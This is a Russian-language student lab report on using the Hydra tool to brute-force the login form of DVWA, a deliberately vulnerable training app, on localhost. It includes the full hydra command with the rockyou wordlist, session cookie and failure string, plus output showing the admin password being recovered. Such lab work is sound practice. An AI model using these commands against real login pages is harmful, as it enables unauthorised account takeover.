

Индивидуальный проект. Отчёт о выполнении №3

Информационная безопасность

Использование Hydra


Выполнил: Фаик Карим Яссерович

Цель работы

Научиться пользоваться утилитой hydra.


Использование Hydra

Открываем DVWA, устанавливаем уровень сложности на low, и переходим в раздел Brute force, просматриваем код страницы. Это нужно для того чтобы определить ввод логина и пароля, для заполнения запроса при использовании hydra.




DVWA html

Введем какой либо неверный логин и пароль, а затем перейдем в раздел Network для просмотра Cookies, чтобы определить код сессии. Это нужно для того чтобы hydra могла остаться в рамках одной сессии, иначе страница будет обновляться, что приведет к исчезновению строки с неверно введенным паролем, по которому hydra и определяет верность ввода.



DVWA Cookies

Запрос выглядит следующим образом:



```
rsmaljkov@kali: ~  
File Actions Edit View Help  
  
(rsmaljkov@kali)-[~]  
$ hydra 127.0.0.1 -l admin -P /usr/share/wordlists/rockyou.txt.gz http-get-form "/DVWA/vulnerabilities/brute/:username-^USER^&password-^PASS^&login-Login:H=Cookie:PHPSESSID=3l07a2ql2foefcv52e4mpfq8qa;security=low:Username and/or password incorrect."
```

Запрос

Где первым параметром дается ip адрес, второй параметр -l admin задает логин пользователя, чей пароль мы пытаемся подобрать, -P /usr/share/wordlists/rockyou.txt.gz набор распространенных паролей, http-get-form запрос к серверу который определяется следующим образом:

Путь к странице входа: /DVWA/vulnerabilities/brute/

Тело ввода логина и пароля: username=^{USER}&password=^{PASS}&Login=Login

Сессия Cookie:H=Cookie:PHPSESSID=3l07a2ql2foefcv52e4mpfq8qa;security="low"

Текст информирующий о неверном вводе пароля: Username and/or password incorrect.

Выполняем команду, получаем пароль и проверяем

```
rsmaljkov@kali: ~  
File Actions Edit View Help  
  
(rsmaljkov@kali)-[~]  
$ hydra 127.0.0.1 -l admin -P /usr/share/wordlists/rockyou.txt.gz http-get-form "/DVWA/vulnerabilities/brute/:username-^USER^&password-^PASS^&Login-Login:H=Cookie:PHPSESSID=3l07a2ql2foefcv52e4mpfq8qa;security=low:Username and/or password incorrect."  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-24 07:31:56  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14144399 login tries (l:1/p:14344399), -896525 tries per task  
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username-^USER^&password-^PASS^&Login-Login:H=Cookie:PHPSESSID=3l07a2ql2foefcv52e4mpfq8qa;security=low:Username and/or password incorrect.  
[80][http-get-form] host: 127.0.0.1 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-24 07:31:59  
  
(rsmaljkov@kali)-[~]  
$
```

Получение пароля



Успешный ввод

Заключение

Были получены базовые навыки работы с утилитой hydra.

Ссылки

using Hydra on Login pages with a right method: dvwa training:

<https://medium.com/@hamidullahbayram/using-hydra-on-login-pages-with-a-right-method-dvwa-training-1e85e8d4f5fd>

DVWA Brute Force (Hydra): <https://dmcxblue.net/2018/07/11/dvwa-brute-force-hydra/>

Dictionary attack na formularz HTTP POST z THC-Hydra:

<https://haker.edu.pl/2016/01/25/http-post-dictionary-attack-hydra/>